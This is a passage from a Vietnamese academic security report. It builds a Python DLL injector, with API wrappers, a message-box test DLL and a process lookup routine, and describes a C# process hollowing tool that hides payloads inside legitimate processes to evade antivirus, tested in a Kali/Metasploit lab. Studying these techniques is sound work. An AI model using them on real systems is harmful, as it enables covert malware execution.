- **Ứng dụng:** Kỹ thuật này thường xuất hiện trong các mẫu malware nhằm duy trì sự tồn tại (persistence) hoặc vượt qua các cơ chế phát hiện của phần mềm antivirus. Trong nghiên cứu bảo mật, kỹ thuật này thường được sử dụng để thử nghiệm và đánh giá các phương pháp phát hiện và phòng chống.


Các kỹ thuật nâng cao như vậy đòi hỏi môi trường kiểm soát chặt chẽ nhằm tránh rủi ro cho hệ thống, đồng thời chỉ nên được sử dụng cho mục đích học thuật hoặc nghiên cứu bảo mật.

2.4. Thiết kế và cài đặt công cụ Python Injector

Dựa trên các kỹ thuật đã trình bày ở trên, phần này mô tả quá trình thiết kế và triển khai một công cụ Python đơn giản để thực hiện DLL Injection, tập trung vào tính modular, khả năng mở rộng và cơ chế xử lý lỗi. Công cụ được gọi là “Python Injector”, sử dụng thư viện ctypes để tương tác với Windows API, đồng thời được xây dựng theo mô hình command-line nhằm thuận tiện cho việc kiểm tra và thử nghiệm.

2.4.1. Lưu đồ thuật toán tổng thể

Lưu đồ thuật toán của Python Injector được thiết kế theo nguyên tắc fail-safe nhằm dừng quá trình thực thi nếu xảy ra lỗi. Các bước thực hiện được minh họa trong Hình 2.2.



Hình 2.2. Lưu đồ thuật toán kỹ thuật chèn DLL cổ điển

Quy trình thực hiện DLL Injection được mô tả thông qua lưu đồ với các bước chính sau:

- **Bắt đầu và nhập thông tin:** Cung cấp tên tiến trình đích (process_name) và đường dẫn đến tệp DLL (dll_path).
- **Mở tiến trình:** Hàm OpenProcess được gọi để lấy handle của tiến trình mục tiêu. Nếu thất bại, chương trình in thông báo lỗi khi mở tiến trình, sau đó đóng handle tiến trình (nếu có) và kết thúc.
- **Cấp phát bộ nhớ:** Nếu việc mở tiến trình thành công, hàm VirtualAllocEx được sử dụng để cấp phát một vùng nhớ trong tiến trình đích. Nếu thất bại, chương trình in thông báo lỗi cấp phát bộ nhớ, sau đó đóng handle tiến trình và kết thúc.
- **Ghi dữ liệu:** Sau khi cấp phát bộ nhớ thành công, hàm WriteProcessMemory được sử dụng để ghi đường dẫn DLL vào vùng nhớ vừa cấp phát. Nếu thất bại, chương trình in thông báo lỗi ghi bộ nhớ, sau đó giải phóng vùng nhớ đã cấp phát, đóng handle tiến trình và kết thúc.
- **Tạo luồng từ xa:** Cuối cùng, hàm CreateRemoteThread được gọi để tạo một luồng trong tiến trình đích; luồng này sẽ nạp DLL. Nếu thất bại, chương trình in thông báo lỗi tạo luồng, sau đó lần lượt giải phóng vùng nhớ, đóng handle tiến trình và kết thúc.
- **Thành công và dọn dẹp:** Nếu tất cả các bước trên đều thực hiện thành công, chương trình sẽ đóng handle của luồng và handle của tiến trình trước khi kết thúc.

Lưu đồ này minh họa rõ luồng xử lý tuyến tính, thể hiện sự phụ thuộc giữa các bước (bước sau chỉ được thực hiện khi bước trước thành công), đồng thời mô tả các điểm xử lý lỗi kèm theo quá trình giải phóng tài nguyên tương ứng.

2.4.2. Xây dựng module wrapper cho Windows API

Để tăng tính tái sử dụng và giúp chương trình có cấu trúc rõ ràng hơn, một module wrapper được xây dựng nhằm bao bọc các hàm Windows API thông qua thư viện ctypes của Python. Ý tưởng chính của phương pháp này là tạo ra các nguyên mẫu (prototype) của các hàm API trong một module riêng biệt, từ đó tách biệt phần logic gọi API ra khỏi phần mã chính của chương trình. Việc tách lớp này giúp mã nguồn dễ quản lý hơn, thuận tiện cho việc bảo trì, gỡ lỗi (debug) và mở rộng khi cần triển khai thêm các kỹ thuật nâng cao liên quan đến thao tác với tiến trình và bộ nhớ trong hệ điều hành Windows.

Trong Python, thư viện ctypes cho phép gọi trực tiếp các hàm được cung cấp bởi các thư viện động (Dynamic Link Library – DLL) của hệ điều hành.

Thông qua ctypes, chương trình có thể tải thư viện kernel32.dll và định nghĩa lại các hàm API cần thiết bằng cách thiết lập kiểu dữ liệu cho tham số đầu vào và giá trị trả về của hàm. Ví dụ, đoạn mã dưới đây minh họa việc định nghĩa nguyên mẫu của hàm VirtualAllocEx:

```
1. import ctypes
2. from ctypes import wintypes
2. kernel32 = ctypes.WinDLL('kernel32',
use_last_error=True)
3. kernel32.VirtualAllocEx.restype = ctypes.c_void_p
4. kernel32.VirtualAllocEx.argtypes = [
5.     wintypes.HANDLE, ctypes.c_void_p,
ctypes.c_size_t,
6.     wintypes.DWORD, wintypes.DWORD
7. ]
8. ...
```

Trong ví dụ trên, thư viện kernel32.dll được nạp thông qua ctypes.WinDLL. Tham số use_last_error=True cho phép chương trình truy xuất mã lỗi của Windows khi lời gọi API thất bại, giúp quá trình xử lý lỗi và gỡ lỗi trở nên thuận tiện hơn.

Module wrapper được thiết kế như một lớp trung gian linh hoạt cho các thư viện động của Windows. Thay vì gọi trực tiếp các hàm API trong nhiều vị trí khác nhau của chương trình, tất cả các nguyên mẫu hàm được khai báo tập trung trong module này. Cách tiếp cận này giúp chuẩn hóa cách sử dụng API, đồng thời giảm thiểu lỗi do khai báo sai kiểu dữ liệu khi gọi hàm.

Hai thành phần quan trọng trong quá trình định nghĩa nguyên mẫu hàm bao gồm:

argtypes: Đây là danh sách các kiểu dữ liệu ctypes mô tả các tham số đầu vào của hàm API. Việc khai báo argtypes giúp Python tự động kiểm tra kiểu dữ liệu của các tham số trước khi thực hiện lời gọi hàm, từ đó hạn chế các lỗi liên quan đến sai kiểu dữ liệu hoặc sai số lượng tham số.

restype: Đây là kiểu dữ liệu ctypes của giá trị mà hàm API trả về. Việc xác định chính xác kiểu trả về giúp Python chuyển đổi dữ liệu từ dạng của Windows API sang dạng dữ liệu Python một cách chính xác, đồng thời hỗ trợ kiểm tra kết quả trả về của hàm để xác định xem lời gọi API có thực hiện thành công hay không.

Thông qua việc xây dựng module wrapper theo cách này, chương trình có thể dễ dàng mở rộng để định nghĩa thêm nhiều hàm API khác của Windows như OpenProcess, WriteProcessMemory, CreateRemoteThread hoặc ReadProcessMemory. Điều này đặc biệt hữu ích khi triển khai các kỹ thuật thao

tác tiến trình hoặc bộ nhớ như DLL Injection, Process Injection hoặc các cơ chế phân tích hành vi tiến trình trong quá trình nghiên cứu và thực nghiệm.

2.4.3. Cơ chế xử lý lỗi và kiểm tra trạng thái thực thi

Trong quá trình xây dựng công cụ thực nghiệm, việc xử lý lỗi được xem là một yếu tố quan trọng nhằm đảm bảo chương trình hoạt động ổn định và tránh gây ra các tình huống làm treo hoặc crash hệ thống. Khi làm việc với các Windows API thông qua thư viện ctypes, chương trình phải thao tác trực tiếp với các tài nguyên ở mức thấp của hệ điều hành như tiến trình, bộ nhớ hoặc luồng thực thi. Nếu các lỗi phát sinh trong quá trình gọi API không được kiểm soát đúng cách, chúng có thể dẫn đến các hành vi không mong muốn như truy cập bộ nhớ không hợp lệ, thất bại trong việc mở tiến trình hoặc cấp phát bộ nhớ không thành công. Do đó, cơ chế xử lý lỗi được tích hợp nhằm phát hiện và xử lý các vấn đề này một cách an toàn.

Công cụ được thiết kế sử dụng cấu trúc try-except của Python để bắt và xử lý các ngoại lệ phát sinh từ các lời gọi Windows API. Khi một hàm API trả về lỗi, chương trình có thể sử dụng hàm ctypes.WinError() để tạo ra một đối tượng ngoại lệ chứa thông tin chi tiết về mã lỗi của hệ thống. Thông tin này giúp xác định nguyên nhân của lỗi trong quá trình debug hoặc phân tích hoạt động của chương trình.

Bên cạnh đó, sau mỗi lần gọi Windows API, chương trình thực hiện kiểm tra trạng thái của giá trị trả về nhằm xác định xem lời gọi hàm có thực hiện thành công hay không. Ví dụ, đối với các hàm trả về handle của tiến trình, chương trình sẽ kiểm tra xem giá trị trả về có khác 0 hoặc NULL hay không.

```
1. hProcess = kernel32.OpenProcess(\
2.     PROCESS_ALL_ACCESS, False, pid)
3. if not hProcess:
4.     sys.exit(1)
5. ...
```

Trong trường hợp lời gọi API thất bại, hàm GetLastError của Windows sẽ được sử dụng để truy xuất mã lỗi chi tiết từ hệ điều hành. Mã lỗi này cung cấp thông tin quan trọng để xác định nguyên nhân gây ra lỗi, chẳng hạn như thiếu quyền truy cập, tiến trình không tồn tại hoặc thao tác bộ nhớ không hợp lệ.

Ngoài ra, chương trình cũng tận dụng cơ chế use_last_error=True khi nạp các thư viện hệ thống thông qua ctypes.WinDLL. Thiết lập này cho phép ctypes tự động lưu lại mã lỗi cuối cùng do Windows API trả về. Khi có lỗi xảy ra, chương trình có thể ném ra một ngoại lệ ctypes.WinError với mã lỗi tương ứng, giúp việc xử lý lỗi trở nên thuận tiện và nhất quán hơn.

Việc kết hợp các cơ chế trên cho phép chương trình sử dụng cấu trúc try-except-else để kiểm soát luồng thực thi. Trong trường hợp xảy ra lỗi, ngoại lệ sẽ

được ném ra và có thể được bắt tại các tầng xử lý cao hơn của chương trình. Nhờ vậy, luồng chính của chương trình không cần phải thực hiện việc kiểm tra lỗi thủ công sau mỗi lần gọi API, giúp mã nguồn trở nên gọn gàng và dễ đọc hơn.

Cách tiếp cận này không chỉ giúp nâng cao độ ổn định của chương trình mà còn tạo điều kiện thuận lợi cho việc mở rộng và bảo trì mã nguồn trong các bước phát triển tiếp theo của công cụ thực nghiệm.

2.4.4. Xây dựng DLL mẫu

Để đánh giá tính đúng đắn và hiệu quả của công cụ Python Injector, việc xây dựng một DLL mẫu có khả năng hiển thị hành vi dễ nhận biết khi được nạp vào tiến trình đích là rất cần thiết. DLL mẫu này không chỉ giúp xác nhận quá trình injection diễn ra thành công mà còn là cơ sở để kiểm tra các trường hợp đặc biệt như injection nhiều lần, xung đột tài nguyên hoặc xử lý lỗi khi DLL không tương thích.

Cấu trúc và chức năng của DLL mẫu

DLL mẫu được viết bằng ngôn ngữ C, sử dụng các Windows API cơ bản. Điểm vào chính của mọi DLL trên Windows là hàm DllMain. Hàm này được hệ điều hành gọi tự động khi DLL được nạp vào không gian địa chỉ của một tiến trình (process) hoặc khi một luồng (thread) mới được tạo ra trong tiến trình đó. Cú pháp của DllMain như sau:

```
1. BOOL WINAPI DllMain(  
2.     HMODULE hModule, DWORD  ul_reason_for_call, LPVOID  
   lpReserved  
3. )  
4. {  
       return TRUE;  
5. }
```

hModule: Handle của chính DLL đó, thường được sử dụng khi DLL cần nạp resource hoặc tự giải phóng.

ul_reason_for_call: Lý do hàm DllMain được gọi. Tham số này có thể nhận một trong bốn giá trị sau:

DLL_PROCESS_ATTACH: DLL đang được nạp vào một tiến trình (do một tiến trình gọi LoadLibrary hoặc do hệ thống nạp khi tiến trình khởi động). Đây là thời điểm thích hợp để khởi tạo các cấu trúc dữ liệu dùng chung cho toàn bộ tiến trình hoặc cấp phát bộ nhớ.

DLL_PROCESS_DETACH: DLL đang được giải phóng khỏi tiến trình (do FreeLibrary hoặc khi tiến trình kết thúc).

DLL_THREAD_ATTACH: Một luồng mới được tạo ra trong tiến trình đã chứa DLL. Hệ thống gọi DllMain với lý do này để thông báo cho DLL biết có luồng mới.

DLL_THREAD_DETACH: Một luồng trong tiến trình kết thúc.

lpReserved: Tham số dành riêng, có thể mang ý nghĩa khác nhau tùy theo cách DLL được nạp. Trong các DLL đơn giản, tham số này thường không cần được sử dụng.

DLL mẫu được thiết kế chỉ phản ứng với lý do DLL_PROCESS_ATTACH, tức là ngay khi DLL vừa được nạp vào tiến trình.

```
1. #include <windows.h>
2.
3. BOOL WINAPI DllMain(
4.     HINSTANCE hinstDLL, DWORD fdwReason, LPVOID
5.     lpvReserved
6. ){
7.     switch (fdwReason){
8.         case DLL_PROCESS_ATTACH:
9.             MessageBoxA(
10.                 NULL, "Pwn!", "Alert", MB_OK |
11.                 MB_ICONWARNING);
12.             break;
13.         case DLL_THREAD_ATTACH:
14.         case DLL_THREAD_DETACH:
15.         case DLL_PROCESS_DETACH:
16.             break;
17.     }
18.     return TRUE;
19. }
```

Khi đó, DLL gọi hàm MessageBoxA để hiển thị một hộp thoại với nội dung “Pwn!” và tiêu đề “Alert”. Hành động này tạo ra một tín hiệu trực quan rõ ràng, giúp người dùng xác nhận ngay lập tức rằng DLL đã được nạp thành công.

Biên dịch DLL mẫu

Để tạo ra tệp DLL thực thi từ mã nguồn C, cần sử dụng một trình biên dịch phù hợp. Trong trường hợp này, sử dụng MinGW (GCC trên Windows).

```
gcc -shared -o example.dll example.c
```

-shared: Chỉ định tạo ra thư viện liên kết động (DLL) thay vì tệp thực thi (.exe).

-o sample.dll: Chỉ định tên tệp đầu ra là sample.dll.

2.5. Thiết kế và cài đặt công cụ Process Hollowing bằng C#

Để thực hiện kịch bản 2, nhóm thực hiện kỹ thuật Process Hollowing (RunPE), tạo một tiến trình hợp pháp (như notepad.exe hoặc svchost.exe) ở trạng thái suspended, hollow hoàn toàn vùng nhớ gốc bằng cách giải phóng ImageBase cũ, sau đó thay thế toàn bộ mã thực thi bằng payload PE độc hại. Kết quả là tiến

trình bên ngoài vẫn giữ nguyên tên, icon và hành vi như ứng dụng hợp pháp, nhưng bên trong chạy hoàn toàn mã do nhóm kiểm soát.

Công cụ được viết bằng C# (.NET Framework 4.8) dưới dạng console application, nhận đúng hai tham số dòng lệnh: đường dẫn đến tiến trình host hợp pháp và đường dẫn đến file PE payload. Toàn bộ mã nguồn đã được kiểm thử kỹ trên Windows 10 22H2 (x64), tuân thủ nguyên tắc fail-safe với kiểm tra kết quả từng bước, ghi log lỗi chi tiết và tự động giải phóng handle để tránh rò rỉ tài nguyên. Công cụ cũng kiểm tra bitness (32-bit hoặc 64-bit) để đảm bảo host và payload tương thích, tránh lỗi misalignment. Mã nguồn đầy đủ được cung cấp tại liên kết Notion của nhóm và đính kèm trong Phụ lục D. Việc triển khai bằng C# giúp minh họa rõ sự khác biệt giữa DLL Injection (nạp thư viện động) và Code Injection nâng cao (thay thế toàn bộ mã thực thi), đồng thời tăng khả năng ẩn náu và vượt qua một số cơ chế phát hiện của antivirus.

2.5.1. Lưu đồ thuật toán Process Hollowing

Thuật toán Process Hollowing được xây dựng theo chuỗi 7 bước tuyến tính chặt chẽ, đảm bảo mỗi bước chỉ thực hiện khi bước trước thành công tuyệt đối. Quy trình bắt đầu bằng việc kiểm tra hai tham số đầu vào từ dòng lệnh; nếu đường dẫn không tồn tại hoặc file không phải PE hợp lệ, chương trình dừng ngay và thông báo lỗi rõ ràng. Tiếp theo là tạo tiến trình hợp pháp ở trạng thái tạm dừng bằng CreateProcess với cờ CREATE_SUSPENDED. Sau khi có handle tiến trình và thread, chương trình truy vấn PEB qua ZwQueryInformationProcess để lấy ImageBase gốc của victim.

Khi đã có ImageBase, NtUnmapViewOfSection được gọi để hollow vùng nhớ gốc, biến tiến trình thành “vỏ rỗng”. Vùng nhớ mới được cấp phát bằng VirtualAllocEx với quyền PAGE_EXECUTE_READWRITE và kích thước SizeOfImage của payload. Toàn bộ payload sau đó được ghi theo từng section bằng WriteProcessMemory. Nhóm đã viết hàm riêng để parse PE header và duyệt sections, đảm bảo code, data, resource đều nằm đúng vị trí. Nếu ImageBase thay đổi, relocation table được sửa trước khi cập nhật Thread Context (sửa trường Rip hoặc Eax) và gọi ResumeThread. Mọi bước đều nằm trong khối try-catch-finally để bắt ngoại lệ và giải phóng tài nguyên, giúp công cụ hoạt động ổn định ngay cả với payload lớn.

2.5.2. Khai báo API và cấu trúc dữ liệu trong C# (Structs & Enums)

Việc khai báo API và cấu trúc là nền tảng cốt lõi của công cụ. Nhóm đặt tất cả P/Invoke vào lớp static NativeMethods với attribute [DllImport] và SetLastError = true để lấy lỗi Windows chính xác. Các hàm chính bao gồm CreateProcess (tạo tiến trình suspended), ZwQueryInformationProcess (lấy PEB), NtUnmapViewOfSection (hollow vùng nhớ), VirtualAllocEx,

WriteProcessMemory, GetThreadContext, SetThreadContext, ResumeThread và AdjustTokenPrivileges (kích hoạt SeDebugPrivilege).

Về cấu trúc dữ liệu, nhóm định nghĩa chi tiết STARTUPINFO (18 trường đầy đủ để kiểm soát cửa sổ), PROCESS_INFORMATION (lưu handle tiến trình và thread), PROCESS_BASIC_INFORMATION (chứa PebBaseAddress) và đặc biệt là CONTEXT với đầy đủ thanh ghi x64 (Rax, Rcx, Rdx, Rbx, Rsp, Rbp, Rsi, Rdi, R8-R15 và trường Rip để sửa entry point). Tất cả struct sử dụng LayoutKind.Sequential để alignment đúng chuẩn Win32. Ngoài ra, các hằng số như CREATE_SUSPENDED, MEM_COMMIT, MEM_RESERVE, PAGE_EXECUTE_READWRITE được định nghĩa dưới dạng const để code dễ đọc, dễ bảo trì và tránh lỗi hard-code. Nhờ khai báo chuẩn xác này, chương trình không gặp bất kỳ lỗi type mismatch hay alignment nào trong suốt quá trình kiểm thử.

2.5.3. Xử lý PE Header và kỹ thuật thay thế mã thực thi (RunPE)

Sau khi tiến trình suspended được tạo và vùng nhớ gốc đã hollow, bước quan trọng tiếp theo là xử lý PE payload. Chương trình đọc toàn bộ file payload vào byte array, sau đó parse PE header để trích xuất ImageBase, SizeOfImage, AddressOfEntryPoint, NumberOfSections và danh sách section headers. Quá trình thay thế mã thực thi bắt đầu bằng VirtualAllocEx để cấp phát vùng nhớ mới tại ImageBase của payload với quyền thực thi đầy đủ.

Sau đó, chương trình duyệt từng section (code, data, rsrc, reloc...) và dùng WriteProcessMemory để ghi dữ liệu đúng vị trí VirtualAddress. Nếu ImageBase payload khác với ImageBase gốc của victim, hàm FixRelocations sẽ được gọi để sửa toàn bộ bảng relocation: tính delta và cộng vào từng địa chỉ tuyệt đối trong payload. Toàn bộ logic nằm trong khối try-finally để đảm bảo handle được đóng sạch sẽ ngay cả khi xảy ra lỗi giữa chừng. Nhờ cách xử lý PE header chi tiết và cẩn thận này, công cụ có thể tiêm thành công hầu hết payload PE thông thường mà không gây crash hoặc để lại dấu vết trên đĩa.

2.5.4. Cơ chế cấp quyền và khôi phục luồng (SetThreadContext & ResumeThread)

Trước khi hollow vùng nhớ, công cụ phải đảm bảo có đủ quyền debug. Nhóm triển khai hàm EnableDebugPrivilege bằng cách mở token hiện tại và gọi AdjustTokenPrivileges để kích hoạt SeDebugPrivilege; nếu thất bại, chương trình thông báo rõ ràng và dừng lại để tránh NtUnmapViewOfSection lỗi. Sau khi payload đã được ghi đầy đủ và relocation được sửa, bước cuối cùng là khôi phục luồng.

Chương trình lấy CONTEXT hiện tại của thread chính bằng GetThreadContext với cờ CONTEXT_FULL, sau đó sửa trực tiếp trường Rip

(x64) hoặc Eax (x86) để trỏ đến entry point mới (newBase + AddressOfEntryPoint). Context đã sửa được ghi lại bằng SetThreadContext, cuối cùng gọi ResumeThread để đánh thức thread và khởi chạy payload. Công cụ còn thêm bước kiểm tra trạng thái sau resume để xác nhận payload đã thực thi thành công. Nhờ cơ chế cấp quyền và khôi phục luồng được xây dựng kỹ lưỡng, tiến trình hợp pháp sẽ chạy hoàn toàn mã payload mà vẫn giữ nguyên giao diện bên ngoài.


CHƯƠNG 3. THỰC NGHIỆM, PHÂN TÍCH VÀ BIỆN PHÁP PHÒNG THỦ

3.1. Môi trường thực nghiệm và kịch bản kiểm thử

Để đánh giá hoạt động của các kỹ thuật khai thác, một môi trường thực nghiệm được xây dựng nhằm mô phỏng mô hình tấn công trong thực tế. Môi trường này bao gồm hai máy ảo đại diện cho máy tấn công (Attacker) và máy nạn nhân (Victim). Thí nghiệm được thực hiện nhằm mô phỏng việc khai thác xâm nhập hệ thống bằng những lý thuyết đã được đề cập.

3.1.1. Cấu hình hệ thống và phòng thí nghiệm


Hình 3.1 minh họa mô hình thực nghiệm hoạt động trên thực tế.



Hình 3.1. Mô hình tổng quát

Mô hình mạng bao gồm hai máy tính cùng nằm trên một dải mạng nội bộ 192.168.226.0/24, có khả năng giao tiếp với nhau trực tiếp. Hai máy được kết nối thông qua một thiết bị chuyển mạch (switch). Mô hình này mô phỏng cách thức hoạt động của hệ thống trong môi trường mạng thực tế.

Hình 3.2 minh họa mô hình thực nghiệm.



Hình 3.2. Mô hình thực nghiệm

Môi trường thực nghiệm được triển khai trên nền tảng ảo hóa VMware Workstation Pro phiên bản 25H2, trong đó hai máy ảo vận hành độc lập trên cùng một máy vật lý (Host Machine). Do giới hạn trong năng lực của nhóm, cơ chế phát hiện mã độc của Windows vẫn chưa thể bị vượt qua. Vì thế trong bài thực nghiệm này, chức năng Windows Security Real-time Protection trên máy Victim được tạm thời vô hiệu hóa. Hai máy ảo được kết nối chung trên một mạng ảo của VMware là VMnet8.

Máy ảo	Attacker	Victim
Hệ điều hành	Kali Linux phiên bản 2025.3 (kali-rolling)	Windows 10, phiên bản 22H2, OS Build 19045.6466
Địa chỉ IP	192.168.226.130	192.168.226.132

Bảng 3.1. Mô tả môi trường thực nghiệm

Trên máy tấn công (Attacker), Metasploit Framework sẽ được sử dụng trong quá trình khai thác.

Trên máy mục tiêu (Victim), để tiện cho việc thực thi và quan sát, đã được cài Python, Process Explorer.

Mô hình này cho phép mô phỏng một cuộc tấn công trong mạng nội bộ, đồng thời vẫn đảm bảo an toàn cho hệ thống thực.

3.1.2. Kịch bản 1 – Classic DLL Injection

Trong kịch bản đầu tiên, kỹ thuật Classic DLL Injection được sử dụng nhằm nạp một thư viện đã được xây dựng sẵn. Đây là phương pháp phổ biến để tiêm một thư viện DLL vào tiến trình đang chạy. Toàn bộ mã nguồn được xây dựng trên máy Victim và quy trình thực hiện bao gồm các bước chính:

Bước 1: Chuẩn bị DLL được tiêm vào tiến trình mục tiêu

Một tệp DLL được xây dựng nhằm thực thi mã tùy ý khi được nạp vào tiến trình mục tiêu. Trong ví dụ thử nghiệm, DLL được thiết kế để hiển thị một thông báo.

```
#include <windows.h>

BOOL APIENTRY DllMain(HMODULE hModule, DWORD
ul_reason_for_call,
                      LPVOID lpReserved) {
    switch (ul_reason_for_call) {
        case DLL_PROCESS_ATTACH:
            MessageBoxA(NULL, "Pwn!", "Warning", MB_OK |
MB_ICONWARNING);
            break;
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}
```

Bước 2: Xác định tiến trình mục tiêu

Tiến trình mục tiêu được lựa chọn là một ứng dụng đang chạy hợp lệ trên hệ thống. Để định vị và trích xuất mã định danh của tiến trình mục tiêu, mã nguồn trên hệ thống Injector xây dựng hàm `get_pid_by_name()` dựa trên sự kết hợp của 3 Windows API cấp thấp thuộc module `kernel32.dll`: `CreateToolhelp32Snapshot`, `Process32FirstW` và `Process32NextW`.


```
def get_pid_by_name(proc_name):
    hSnap =
kernel32.CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0)
    pe32 = PROCESSENTRY32W()
    pe32.dwSize = ctypes.sizeof(PROCESSENTRY32W)
    if kernel32.Process32FirstW(hSnap,
ctypes.byref(pe32)):
        while True:
            if pe32.szExeFile.lower() ==
proc_name.lower():
                pid = pe32.th32ProcessID
                kernel32.CloseHandle(hSnap)
                return pid
            if not kernel32.Process32NextW(hSnap,
ctypes.byref(pe32)):
                break
    kernel32.CloseHandle(hSnap)
    return 0
```

Điểm mấu chốt cấu thành nên quá trình duyệt này nằm ở việc cấu trúc lại bản ghi PROCESSENTRY32W thông qua thư viện ctypes của Python. Cấu trúc này phải được khai báo chính xác tuyệt đối các trường dữ liệu nhằm đảm bảo kích thước vùng nhớ khớp với những gì API của Windows mong đợi, tránh các lỗi nguy hiểm như tràn bộ đệm hay đọc sai lệch thông tin tiến trình.

```
class PROCESSENTRY32W(ctypes.Structure):
    _fields_ = [
        ("dwSize", wintypes.DWORD),
        ("cntUsage", wintypes.DWORD),
        ("th32ProcessID", wintypes.DWORD),
        ("th32DefaultHeapID", ctypes.c_void_p),
        ("th32ModuleID", wintypes.DWORD),
        ("cntThreads", wintypes.DWORD),
        ("th32ParentProcessID", wintypes.DWORD),
        ("pcPriClassBase", wintypes.LONG),
        ("dwFlags", wintypes.DWORD),
        ("szExeFile", wintypes.WCHAR * 260),
    ]
```

Trong vòng lặp while, hệ thống liên tục ghi thông tin của tiến trình hiện tại vào cấu trúc PROCESSENTRY32W. Thuật toán sẽ so sánh không phân biệt chữ hoa, chữ thường thuộc tính tên file thực thi (szExeFile.lower()) với chuỗi tên mục tiêu. Nếu kết quả trùng khớp, giá trị tại trường th32ProcessID sẽ được trích xuất dưới dạng số nguyên (PID), handle của snapshot sẽ được đóng qua CloseHandle(), và PID này được trả về để phục vụ cho thao tác can thiệp bộ nhớ ở các bước tiếp theo.

